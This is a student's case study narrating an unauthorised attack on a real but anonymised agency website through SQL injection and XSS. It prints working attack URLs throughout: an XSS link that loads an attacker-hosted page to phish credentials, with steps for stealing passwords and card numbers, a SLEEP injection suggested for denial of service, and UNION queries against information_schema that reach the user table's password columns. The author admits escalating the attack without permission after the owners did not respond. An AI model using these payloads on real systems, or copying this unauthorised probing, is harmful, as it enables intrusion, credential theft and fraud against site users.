A case study of SQLi and XSS.

Compiled by Jaden Furtado

4th semester computer engineering Student, 2021

TSEC

Mumbai University

Foreword:

It is always a great feeling when you have hacked a website! But this is extra special for me, considering the fact that I have used purely my knowledge of SQL and PHP and not some tool like Kali Linux, META-sploit or SQL-map, etc.

This will be my 1st paper and it's about time too!

At the request of the CEO of the concerned agencies, I have had to blur the images and hide the agencies name.

This is essentially a case study of HHHHH creatives website. I have used a narrational style in this paper as this paper is what I was using to document my probing of the site. It is ironic that I came back to this site. Originally, I had come across HHHHH's site way back in Feb of 2019. I have admired AAAAA's websites for a long time. I came across this site while reverse engineering AAAAA's websites. Kudos to AAAAA as I learnt a lot from looking at their site's front end and JS coding. The flaws I have pointed out can happen to anyone. We are all humans and we all make mistakes. Nobody is perfect!

As for HHHHH's site, I knew it had flaws back then, but I did not know how to exploit them. This paper shows that I have grown in knowledge both as a researcher and as an engineer from when I started. In part, I chose to write this paper to keep track of my skills.

I have assumed that the reader has intermediate skills in PHP and SQL. Even then, I have tried and explain my thought process and how I went about probing the site for weaknesses.

I hope the reader enjoys this paper. Suggestions and corrections are welcome.

Jaden Furtado

NOTE: ***I have shown how a hacker can use this site for malicious purposes, in this document. I respect the privacy of the agencies involved and I don't intend any breach of law or harm in any way. That being said, I feel the need to document this to get the agencies to take me seriously and fix the underlying issues.***

Note: This document is to be used only for the purpose of documentation and fixing this site. This document does not stand as evidence and cannot be used as evidence in any court of law in India or any other country.

Disclaimer:

Hacking is a punishable offense in India with imprisonment up to 3 years, or with fine up to two lakh rupees, or with both.

Chapter IX Section 43 of IT act, 2000 prescribes a penalty for the damage to computer or computer system. It is a common thing which happens whenever a computer system is hacked. Black hats damage the system that they hack and steal the information. This enumerative provision includes a lot of activities.

I do not encourage hacking in any way and am doing this solely from an educational objective.

I am doing this in the best interest of AAAAA and HHHHH, to force their hands and fix the issues. I will be maintaining confidentiality and so not disclose any details of the website owners or its flaws, as is required by my ethics, my reputation and my conscience, as a responsible netizen of India.

Also, there are no "terms and conditions" for the website, at the time of cracking the website or me attempting to do so which stops me from doing so. I take it to be within my rights to try and crack this site give the lack of security and poor structure and also that despite me having asked them (AAAAA and HHHHH) to fix the underlying issues, but no action had been taken.

Terminology used:

SQLi: SQL injection. It allows user to inject SQL code into the site which gets executed by the server. There are various methods of doing this. In the case of HHHHH creatives, I have used a UNION based attack but there are many ways that an SQLi attack can be conducted.

XSS: Cross site scripting. Allows the attacker to inject JS

Rainbow Table: A table containing words and its hash obtained using the given hashing algorithm, such as md5

Info_schema: Contains layout of the database of a site.

Db: DB stands for database. Database stores data that is used by the site.


Md5: A hashing algorithm that produces a random string for a given input

Sha256: A hashing algorithm

Index:

1)Introduction:

I am happy to say that the agencies have fixed these issues and so these vulnerabilities and links can't be exploited any more.



On viewing the site's sources, via inspect element, we can see that the language used is PHP. My guess is that the middleware has been built using the "Laravel" framework. Probing the address for faults shows that the site is susceptible to SQLi and XSS.

The main cause of SQLi and XSS is incorrect handling of user entered data.

For eg on querying the following:

http://HHHHHHH.com/website/models/Model_model.php?id=3%27

we can postulate that the resulting SQL statement has the structure:

```
SELECT `id`,`name`,`image` FROM `HHHHH_model` WHERE `category` = '3'' ORDER BY `order`;
```

Whereas the correct SQL statement would be:

```
SELECT `id`,`name`,`image` FROM `HHHHH_model` WHERE `category` = '3' ORDER BY `order`;
```

The problem occurs when the user input is not sanitized.

My guess is that the backend PHP looks something like:

```
//////////////////////////////////////////////////////////////////////////////////////////////////
<?php
$id=$_GET['id'];
$sql=" SELECT `id`,`name`,`image` FROM `HHHHH_model` WHERE `category` = '$id' ORDER
BY `order`;";
$res=mysqli_query($link,$sql);
If($res!=NULL){
    While($row=mysqli_fetch_array($res)){
//do something
   }
}
?>
//////////////////////////////////////////////////////////////////////////////////////////////////
```

This however is flawed as we are processing the user input directly without any validation. The moment a user enters a special character such as a ('), the above will fail. It displays the table name, i.e. 'HHHHH_model' and SQL structure. As I have shown, this is very bad!

The allows the attacker to structure his inputs accordingly.

Because I am now able to break the query, I can enter something like:

http://HHHHHHH.com/website/models?id=5%27%20OR%20category=%273

This has the structure:

```
SELECT `id`,`name`,`image` FROM `HHHHH_model` WHERE `category` = '5' OR `category`='3'
ORDER BY `order`;
```

As this is valid SQL, the server will run the statements. This means once I have worked out a sufficient amount of what is going on behind the scenes, I can do whatever I want with this site.

Php documentation suggests using prepared statements for handling SQL and php has various filters to filter out user entered JS. I have gone in greater depth of these methods in the conclusion.

2)The attack.


It becomes quickly apparent that the site is poorly built and so, I decided to have a go at the site. I should be able to break the site's security.

All the code has been written by me. For more details on the code I have used, please refer to Google.

The link below shows that there is an SQLi (SQL injection) and XSS (Cross site scripting) flaw in the site. SQL injection allows an attacker to inject SQL into the site, thus compromising the sites data base. XSS allows an attacker to inject Java Script into the site, allowing him to deface the page (google these terms for more information):

http://HHHHHHH.com/website/models/Model_model.php?id=4`;%22;$sql=%22SELECT%20*%20FROM%20`HHHHH_model`;%22;$res=mysqli_query($conn,$sql);echo%20%27%3CIMG%20%22%22%22%3E%3CSCRIPT%3Ealert(%22XSSFlaw%22)%3C/SCRIPT%3E;%27\%3E%22;

The result of the above is given below:



A Database Error Occurred

[illegible]

Let's see how we could exploit them

2.a) For XSS:

As shown, I can now redirect the user to a site of my own, Swipe, their credentials by making them signup in a false form and then redirect them back to the true site.

I am able to inject HTML content into the page using the innerHTML function of JS and using the object tag of HTML. We can now create a link as follows:

///

http://HHHHHHH.com/website/models/Model_model.php?id=%3CIMG%20%22%22%22%3E%3CSCRIPT%3Edocument.title=%27hacked%20page%27;document.getElementById(%22container%22).innerHTML%20=%20%22%3Cobject%20data=%27http://cdatech.000webhostapp.com/d.php%27%20style=%27height:100vh;width:100%%27%3E%3C/object%3E%22;%3C/SCRIPT%3E%27

///


I am selecting an element by id, “container” in this case and replacing the inner HTML of the container with the contents of my page.

That’s what makes XSS dangerous. In both these cases, I could defraud people by sharing the wrong link.

The way to do this is by:

1) create a dirty link.
2) Share dirty link
3) Send user to other page
4) Swipe credentials (emails and password, credit card number)
5) Redirect user to original page

result:




This Page is under my control

[illegible]


2.b) For SQL injection:

Upon querying ……model=?>, errors are displayed, giving me vital information as an attacker. I gave an example below:

http://HHHHHHH.com/website/modelgallery?id=315&model=?%3E



I am able to display both, pictures of male and female models using the OR clause as shown below.



Link is: http://HHHHHHH.com/website/models?id=5%27%20OR%20category=%273

This is bad and must be fixed ASAP! I am getting closer to breaching the site.

NOTE:

I wanted to stop this at the above stage! However, given the complacency of both AAAAA and HHHHH despite me having flagged these flaws, I felt the need to continue to get them to take me seriously.

It's not about me proving myself to be right. It's about protecting the users and owners of this site.

So here we go!

SQL injection allows me put the server to sleep using the sleep function. As you can see, I am commenting the rest of the SQL out by adding – at the end of my query.

http://HHHHHHH.com/website/models?id=4%27%20AND%201=SLEEP(60)--%27;?%3E%3C?php

Server does not show "Gateway Time out error". This could be used for a "Slow Loris" attack

Also trying:
http://HHHHHHH.com/website/galleryartist?id=212&creative=9%27%20UNION%20SELECT%20id,name,image%20FROM%20HHHHH_model%20WHERE%20category=%273;--?%3E%3C?

Getting closer to the info_schema of the database. Info_schema contains vital data regarding a site's data-base. Basically, if info_schema is breached, the site is a goner, because then there is nothing on the database that I can't get my hands on. From here on you need to use inspect element of the browser to see the data being retrieved from the database from the links below:

We will now try and use the "UNION" clause of SQL to try and fetch data from two tables at once. The below was my 1st attempt at doing that. Here I am probing the information_schema's schemata table:

http://HHHHHHH.com/website/galleryartist?id=212&creative=9%27%20UNION%20SELECT%20*%20FROM%20information_schema.schemata%20WHERE%20schema_name%20LIKE%20%27%schema%27%20OR%20schema_name%20LIKE%20%27%s--?%3E%3C?


the above has the structure:

```
SELECT `id`,`name`,`image` FROM `HHHHH_model` WHERE `category` = '4' UNION SELECT * FROM information_schema.schemata WHERE schema_name LIKE ‘schema’ OR schema_name LIKE ‘%s’; -- ‘;’
```

We run into a problem if we do not structure the SQL properly, as the above link shows. It does not show any result as the number of columns in both are different. A workaround for this is to simply put the column names which are unknow to me as null and refer to them by a name that PHP will recognize. This should allow me to spoof PHP into displaying the content as I have shown from hereon.

//

If I want to do real damage, I need the database name. The link below returns all db (data base) names as shown in the inspect element:
http://HHHHHHH.com/website/models?id=4%27%20UNION%20SELECT%20schema_name%20as%20name,%20NULL%20as%20id,%20NULL%20as%20image%20FROM%20information_schema.schemata;%20--%20%27;%27



The above link has the structure:

SELECT \`id\`,\`name\`,\`image\` FROM \`HHHHH_model\` WHERE \`category\` = '4' UNION SELECT schema_name as name, NULL as id, NULL as image FROM information_schema.schemata; -- ‘;’

Thus, we get the database name: HHHHHcre_site


//

I now need to find where the user names and password are stored. For that I need to find all table names of the database. The link below gives me all the table names:

http://HHHHHHH.com/website/models?id=4%27%20UNION%20SELECT%20table_name%20as%20name,%20NULL%20as%20id,%20null%20as%20image%20FROM%20information_schema.tables;%20--%20%27;%27

This has the structure:

SELECT \`id\`,\`name\`,\`image\` FROM \`HHHHH_model\` WHERE \`category\` = '4' UNION SELECT table_name as name, NULL as id, null as image FROM information_schema.tables; -- ‘;’



Again, you can see the table names in the inspect elements.

From the above link, and all the tables that I found, these are the interesting tables:

Logintype, user and userlog

///

We now turn our attention to “user” as I believe this most likely has usernames and passwords. To find out if my guess is true, we need the names of the columns. As we have the database name, that should not be too difficult.

upon querying this link:
http://HHHHHHH.com/website/models?id=4%27%20UNION%20SELECT%20\`COLUMN_NAME\`%20as%20name,%20NULL%20as%20id,%20NULL%20as%20image%20FROM%20\`INFORMATION_SCHEMA\`.\`COLUMNS\`%20WHERE%20\`TABLE_SCHEMA\`=%27HHHHHcre_site%27%20AND%20\`TABLE_NAME\`=%27user%27;%20--%20%27;%27


this has the structure:

SELECT \`id\`,\`name\`,\`image\` FROM \`HHHHH_model\` WHERE \`category\` = '4' UNION SELECT \`COLUMN_NAME\` as name, NULL as id, NULL as image FROM \`INFORMATION_SCHEMA\`.\`COLUMNS\` WHERE \`TABLE_SCHEMA\`=’HHHHHcre_site’ AND \`TABLE_NAME\`=’user’; -- ‘;’

we are able to get the list of columns of all the tables we want, in this case, for table “users”:

the table “user” has the attributes:

user[password, email, accesslevel, timestamp, status, username, socialid, logintype, json]



This shows how I got the data from the inspect element.

//

